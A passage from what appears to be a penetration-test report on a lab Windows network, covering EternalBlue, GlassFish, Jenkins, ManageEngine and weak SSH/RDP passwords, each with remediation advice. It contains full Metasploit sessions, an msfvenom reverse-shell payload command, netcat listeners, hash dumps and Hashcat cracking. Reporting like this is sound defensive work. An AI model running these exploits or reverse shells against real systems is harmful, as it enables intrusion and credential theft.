Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.159.132  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.222.0.41
RHOSTS => 10.222.0.41
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.1.5
LHOST => 172.16.1.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[+] Started reverse TCP handler on 172.16.1.5:7777
[+] 10.222.0.41:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.222.0.41:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[+] 10.222.0.41:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.222.0.41:445 - The target is vulnerable.
[+] 10.222.0.41:445 - Connecting to target for exploitation.
[+] 10.222.0.41:445 - Connection established for exploitation.
[+] 10.222.0.41:445 - Target OS selected valid for OS indicated by SMB reply
[+] 10.222.0.41:445 - CORE raw buffer dump (51 bytes)
[+] 10.222.0.41:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[+] 10.222.0.41:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[+] 10.222.0.41:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[+] 10.222.0.41:445 - 0x00000030  6b 20 31                                          k 1
[+] 10.222.0.41:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 10.222.0.41:445 - Trying exploit with 12 Groom Allocations.
[+] 10.222.0.41:445 - Sending all but last fragment of exploit packet
[+] 10.222.0.41:445 - Starting non-paged pool grooming
[+] 10.222.0.41:445 - Sending SMBv2 buffers
[+] 10.222.0.41:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 10.222.0.41:445 - Sending final SMBv2 buffers.
[+] 10.222.0.41:445 - Sending last fragment of exploit packet!
[+] 10.222.0.41:445 - Receiving response from exploit packet
[+] 10.222.0.41:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 10.222.0.41:445 - Sending egg to corrupted connection.
[+] 10.222.0.41:445 - Triggering free of corrupted buffer.
[+] Sending stage (200262 bytes) to 10.222.0.41
[+] 10.222.0.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.222.0.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.222.0.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] Meterpreter session 1 opened (172.16.1.5:7777 → 10.222.0.41:50350 ) at 2022-05-01 03:09:52 -0400
```

After running the exploit, MDG hackers immediately gained administrative access to the system and were able to interact with the file system.

```
[*] Meterpreter session 1 opened (172.16.1.5:7777 → 10.222.0.41:50350 ) at 2022-05-01 03:09:52 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2018-05-01 16:20:25 -0400  -p
040777/rwxrwxrwx  0         dir   2010-11-21 00:56:54 -0500  0409
100666/rw-rw-rw-  31264     fil   2022-05-01 13:32:20 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  31264     fil   2022-05-01 13:32:20 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424     fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064     fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  499712    fil   2009-07-13 21:41:53 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  780800    fil   2010-11-20 22:25:07 -0500  ActionCenter.dll
100666/rw-rw-rw-  549888    fil   2010-11-20 22:25:07 -0500  ActionCenterCPL.dll
100666/rw-rw-rw-  213504    fil   2010-11-20 22:24:24 -0500  ActionQueue.dll
100666/rw-rw-rw-  111616    fil   2010-11-20 22:24:30 -0500  ActiveSockets.dll
100777/rwxrwxrwx  40448     fil   2009-07-13 21:38:55 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  577024    fil   2010-11-20 22:24:40 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0         dir   2010-11-20 22:32:21 -0500  AdvancedInstallers
100666/rw-rw-rw-  312320    fil   2009-07-13 21:40:01 -0400  AppIdPolicyEngineApi.dll
100666/rw-rw-rw-  33792     fil   2009-07-13 21:40:01 -0400  Apphlpdm.dll
100777/rwxrwxrwx  35328     fil   2009-07-13 21:38:55 -0400  AtBroker.exe
100666/rw-rw-rw-  440832    fil   2009-07-13 21:40:04 -0400  AudioEng.dll
100666/rw-rw-rw-  296448    fil   2010-11-20 22:24:30 -0500  AudioSes.dll
100666/rw-rw-rw-  220672    fil   2009-07-13 21:40:04 -0400  AuditNativeSnapIn.dll
100666/rw-rw-rw-  75264     fil   2009-07-13 21:40:04 -0400  AuditPolicyGPInterop.dll
100666/rw-rw-rw-  304128    fil   2009-07-13 21:40:04 -0400  AuthFWGP.dll
100666/rw-rw-rw-  5066752   fil   2010-11-20 22:24:15 -0500  AuthFWSnapin.dll
100666/rw-rw-rw-  126976    fil   2009-07-13 21:54:33 -0400  AuthFWWizFwk.dll
100666/rw-rw-rw-  164352    fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayApi.dll
100666/rw-rw-rw-  136192    fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayClassInstaller.dll
100666/rw-rw-rw-  31744     fil   2010-11-20 22:24:24 -0500  AzSqlExt.dll
100666/rw-rw-rw-  705024    fil   2010-11-20 22:24:06 -0500  BFE.DLL
100666/rw-rw-rw-  23120     fil   2009-07-13 21:52:21 -0400  BOOTVID.DLL
100666/rw-rw-rw-  69120     fil   2009-07-13 21:40:13 -0400  BWContextHandler.dll
100666/rw-rw-rw-  14848     fil   2010-11-20 22:24:16 -0500  BWUnpairElevated.dll
040777/rwxrwxrwx  0         dir   2009-07-14 01:37:10 -0400  BestPractices
```

We also managed to obtain the hashes of system users, which could be cracked by an attacker to further exploit the system.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Recommendations:

Due to the high risk presented, MDG Ethical Hackers recommend addressing the MS17-010 vulnerability immediately by patching the OS of this device with the security update for Microsoft Windows found at Microsoft Security Bulletin MS17-010 - Critical | Microsoft Docs. Furthermore, it is also recommended to disable the SMBv1 by going to Server Manager/Manage/Remove Roles and Features and clearing SMB1.0/CIFS File Sharing.

Finding 3: Oracle GlassFish Server Path Traversal

Risk	Critical	Impact: Extreme	Likelihood: Likely

Reference Information: CVE-2017-1000028

MDG Ethical Hackers identified an Oracle GlassFish server running on port 4848. This is an Open Source platform that allows developers to develop and deploy Java applications and web services. The version installed contains some serious vulnerabilities that may be exploited by either authenticated or non-authenticated users.

Location: 4848/tcp - Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)


Exploitation


MDG Hackers managed to crack the admin credentials through a brute force attack using Metasploit.

```
msf6 auxiliary(scanner/http/glassfish_login) > options

Module options (auxiliary/scanner/http/glassfish_login):

   Name              Current Setting    Required  Description
   ----              ---------------    --------  -----------
   BLANK_PASSWORDS   false              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false              no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none               no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                             no        A specific password to authenticate with
   PASS_FILE         A2/rockyou-20.txt  no        File containing passwords, one per line
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.222.0.51        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             4848               yes       The target port (TCP)
   SSL               false              no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true               yes       Stop guessing when a credential works for a host
   THREADS           5                  yes       The number of concurrent threads (max one per host)
   USERNAME          tafe               yes       A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false              no        Try the username as the password for all users
   USER_FILE                            no        File containing usernames, one per line
   VERBOSE           true               yes       Whether to print output for all attempts
   VHOST                                no        HTTP server virtual host

msf6 auxiliary(scanner/http/glassfish_login) > set USERNAME admin
USERNAME => admin
msf6 auxiliary(scanner/http/glassfish_login) >
msf6 auxiliary(scanner/http/glassfish_login) > run

[*] 10.222.0.51:4848 - Checking if Glassfish requires a password...
[*] 10.222.0.51:4848 - Glassfish is protected with a password
[-] 10.222.0.51:4848 - Failed: 'admin:123456'
[-] 10.222.0.51:4848 - Failed: 'admin:12345'
[-] 10.222.0.51:4848 - Failed: 'admin:123456789'
[-] 10.222.0.51:4848 - Failed: 'admin:tafe'
[+] 10.222.0.51:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) >
```

Then, a payload was crafted using Msfvenon to start a connection and send a remote shell from the server to our listener whenever the application is triggered. The malicious code was inserted into the server as a web application via the admin console.

```
┌──(root💀 tafekali)-[~]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.1.2 LPORT=443 -f war > /var/www/html/192shell.war
Payload size: 1089 bytes
Final size of war file: 1089 bytes


┌──(root💀 tafekali)-[~]
```





Using Metasploit, we set up a handler on port 443 to listen for a connection. Finally, we triggered the remote shell and obtained administrative access by accessing the web application on http://10.222.0.91:8080/192shell/.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.2       yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.2:443

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.2:443
[*] Command shell session 1 opened (172.16.1.2:443 → 10.222.0.91:50359 ) at 2022-05-06 23:12:01 -0400


Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----


C:\glassfish\glassfish4\glassfish\domains\domain1\config>pwd
pwd

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Recommendations:

MDG Ethical Hackers strongly recommend reviewing the authentication credentials for the GlassFish server and enabling two-factor authentication (2FA). Additionally, we suggest updating the server with the latest version immediately.

Finding 4: Jenkins – Multiple Vulnerabilities

Risk	Critical	Impact: Extreme	Likelihood: Likely

Reference Information: CVE-2016-0788, CVE-2016-0789, CVE-2016-0790, CVE-2016-0791, CVE-2016-0792


Jenkins is a Java DevOps tool used for the automation of continuous integration/continuous delivery and deployment (CI/CD) that enables the implementation of CI/CD workflows, also known as pipelines. The current version installed contains multiple vulnerabilities that may enable malicious actors to execute arbitrary code.

Location: 8484/tcp open http Jetty winstone-2.8

Exploitation

MDG Ethical Hackers discovered that the Jenkins application running on port 8484 is accessible from the browser and does not require authentication. Jenkins allows the execution of Groovy scripts on the server from http://ip-address:8484/script which can be used to run arbitrary code. Then, we decided to leverage this feature to create our reverse shell.

Firstly, a listener was started on our Kali machine. Then, the payload was created and executed on the Jenkins Script Console to activate and send us the reverse shell.



```
┌──(root💀 tafekali)-[~/A2]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.16.1.3] from (UNKNOWN) [10.222.0.51] 49602
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\jenkins\Scripts>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 4082-1076

 Directory of C:\Program Files\jenkins\Scripts

04/30/2018  08:32 PM    <DIR>          .
04/30/2018  08:32 PM    <DIR>          ..
10/21/2016  04:06 PM               130 jenkins.ps1
               1 File(s)            130 bytes
               2 Dir(s)  40,784,240,640 bytes free

C:\Program Files\jenkins\Scripts>whoami
whoami
nt authority\local service

C:\Program Files\jenkins\Scripts>
```

Recommendations:

MDG Ethical Hackers strongly recommend upgrading Jenkins to 1.650 or later, as well as restricting access to the applications using secure password authentication.

Finding 5: ManageEngine Desktop Central 9 FileUploadServlet ConnectionId

Risk	Critical	Impact: Extreme	Likelihood: Likely

Reference Information: CVE-2015-82001

ManageEngine Desktop Central is a desktop and mobile administration software that enables activities such as management, patching, remote desktop sharing, software deployment and configuration of endpoints from a central node.

Location: 8020/tcp open http

Exploitation

The vulnerability is based on a flaw that allows a remote attacker to upload and place a malicious file in a directory that would permit remote code execution from server-side script.

Using just the exploit *windows/http/manageengine_connectionid_write* from Metasploit, MDG Ethical Hackers managed to obtain the remote access under the context of System.

```
msf6 exploit(windows/http/manageengine_connectionid_write) > set LHOST 172.16.1.2
LHOST => 172.16.1.2
msf6 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.222.0.51      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.1.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

```
msf6 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 172.16.1.2:4444
[*] Creating JSP stager
[*] Uploading JSP stager ZCHMU.jsp...
[*] Executing stager...
[*] Sending stage (175174 bytes) to 10.222.0.51
[*] Meterpreter session 2 opened (172.16.1.2:4444 → 10.222.0.51:49692 ) at 2022-05-07 08:40:34 -0400
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/ZCHMU.jsp' on the target

meterpreter > pwd
C:\ManageEngine\DesktopCentral_Server\bin
meterpreter > systeminfo
[-] Unknown command: systeminfo
meterpreter > dir
Listing: C:\ManageEngine\DesktopCentral_Server\bin
==================================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  5        fil   2022-05-07 13:55:36 -0400  .lock
100777/rwxrwxrwx  587776   fil   2015-10-07 09:32:36 -0400  7za.exe
100666/rw-rw-rw-  2028     fil   2015-10-07 09:32:38 -0400  ComputerList.vbs
100666/rw-rw-rw-  612      fil   2018-04-30 23:44:04 -0400  ConfigServer_log.txt
100777/rwxrwxrwx  53248    fil   2015-10-07 09:32:38 -0400  ConvertSIDTOAccountName.exe
100777/rwxrwxrwx  228      fil   2015-10-07 09:32:36 -0400  CopyFolder.bat
100777/rwxrwxrwx  944      fil   2015-10-07 09:32:38 -0400  DCService.bat
100777/rwxrwxrwx  1618560  fil   2015-10-07 09:32:36 -0400  DesktopCentral.exe
100777/rwxrwxrwx  2001     fil   2015-10-07 09:32:38 -0400  ExecuteQuery.bat
100777/rwxrwxrwx  338      fil   2015-10-07 09:32:36 -0400  MgrtDC.bat
100777/rwxrwxrwx  42       fil   2015-10-07 09:32:38 -0400  Migrate-DCServer.bat
100777/rwxrwxrwx  149      fil   2015-10-07 09:32:38 -0400  Mysql_Mssql_Backup.bat
100777/rwxrwxrwx  269      fil   2015-10-07 09:32:38 -0400  Mysql_Mssql_Restore.bat
100777/rwxrwxrwx  285312   fil   2015-10-07 09:32:36 -0400  RemCom.exe
100777/rwxrwxrwx  93824    fil   2015-10-07 09:32:38 -0400  RunAsAdmin.exe
100666/rw-rw-rw-  2543     fil   2015-10-07 09:32:36 -0400  SystemInfo.vbs
100666/rw-rw-rw-  2        fil   2018-09-25 04:53:52 -0400  TrackTrial.json
100777/rwxrwxrwx  90187    fil   2015-10-07 09:32:36 -0400  UniqueID.exe
100777/rwxrwxrwx  1324     fil   2015-10-07 09:32:36 -0400  UpdMgr.bat
100777/rwxrwxrwx  41       fil   2015-10-07 09:32:38 -0400  UpdateManager.bat
100666/rw-rw-rw-  73802    fil   2022-05-08 00:04:06 -0400  XXgIu.jsp
```

Besides successfully exploiting the file system, we were also able to log in to the Desktop Central 9 webpage with username-password=admin/admin.


Recommendations:


This vulnerability can be mitigated by simply patching the software with version 91093 released on Nov 25,2015. However, MDG Ethical Hackers suggest upgrading ManageEngine Desktop with the latest software version to provide the system with the best protection against the latest vulnerabilities. Additionally, we recommend protecting the ManageEngine admin webpage with two-factor authentication (2FA) and a stronger password.

Finding 6: SSH and RDP Authentication

Risk	Critical	Impact: High	Likelihood: Possible

Strong user credentials are crucial to safeguard the system from unauthorized access. A hybrid brute-force attack was performed by MDG hackers and tested the strength of system's user passwords. The credential of user=vagrant was cracked and its password is the same value as the username. Using that credential, MDG hackers were able to access the system both via SSH (port 22) and RDP (port 3389) protocols with administrative privileges.





Exploitation

Using the Linux tool Hashcat, MDG hackers performed a Hybrid attack by attempting thousands of password guesses from brute force and dictionary techniques until a valid password was found.

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: A2/hashes.hash
Time.Started.....: Thu May  5 01:01:46 2022, (33 secs)
Time.Estimated...: Thu May  5 01:02:19 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (A2/rules.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 15360.3 kH/s (1.89ms) @ Accel:256 Loops:37 Thr:1 Vec:8
Recovered........: 4/18 (22.22%) Digests
Progress.........: 530742245/530742245 (100.00%)
Rejected.........: 0/530742245 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-37 Iteration:0-37
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156346d6f732103]
Hardware.Mon.#1..: Util: 78%

Started: Thu May  5 01:01:45 2022
Stopped: Thu May  5 01:02:20 2022

┌──(root💀tafekali)-[~]
└─# hashcat -m 1000 -a 0  A2/hashes.hash /usr/share/wordlists/rockyou.txt -r A2/rules.txt --force --show
e02bc503339d51f71d913c245d35b50b:vagrant
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
